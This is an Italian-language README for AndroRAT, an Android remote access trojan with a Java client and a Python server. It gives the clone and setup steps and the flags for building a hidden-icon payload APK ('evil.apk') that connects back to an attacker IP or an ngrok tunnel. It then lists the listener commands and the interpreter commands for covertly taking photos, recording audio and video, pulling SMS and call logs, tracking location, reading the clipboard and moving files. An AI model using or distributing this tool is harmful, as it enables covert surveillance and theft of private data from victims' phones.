
Uno strumento semplice di amministrazione remota per Android che utilizza socket. Usa Java sul lato client e Python sul lato server
Disclaimer: questo software è destinato esclusivamente a scopi educativi. Non sono responsabile per qualsiasi uso malevolo dell'app.


AndroRAT è uno strumento progettato per fornire il controllo remoto del sistema Android e recuperare informazioni da esso. Androrat è un'applicazione client/server sviluppata in Java Android per il lato client, mentre il server è in Python.
AndroRAT funziona anche su Android 10 (Q) ma alcuni comandi dell'interprete saranno instabili.

AndroRAT richiede Python3 e JAVA (o Android Studio)
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
Durante la clonazione del repository usando Git bash su Windows, potresti ricevere il seguente errore:
error: unable to create file <filename>: Filename too long
Questo accade perché Git ha un limite di 4096 caratteri per un nome di file, tranne su Windows quando Git è compilato con msys. Utilizza una versione più vecchia dell'API di Windows e c'è un limite di 260 caratteri per un nome di file.
Puoi aggirare questo problema impostando core.longpaths su true.
git config --system core.longpaths true
Devi eseguire Git bash con privilegi di amministratore.
*#*#1337#*#* (Per ora ha solo due opzioni Restart Activity e Uninstall)Nota: Per utilizzare questa funzionalità su alcuni dispositivi è necessario abilitare l'opzione
display pop-up windows running in backgrounddalle impostazioni.
--build - per compilare l'apk android--ngrok - per utilizzare il tunnel ngrok (tramite internet)--shell - per ottenere una shell interattiva del dispositivobuildUsage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
Oppure puoi compilare manualmente l'apk importando la cartella Android Code in Android Studio e modificando l'indirizzo IP e il numero di porta nel file config.java, dopodiché puoi generare l'apk firmato da Android Studio -> Build -> Generate Signed APK(s)
shellUsage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number


Dopo aver eseguito la modalità shell otterrai un interprete del dispositivo
Comandi che possono essere eseguiti sull'interprete
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
Nella shell sh ci sono alcuni sotto-comandi
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
Per compilare l'apk usando ngrok che imposterà anche il listener:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
Per ottenere l'interprete:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


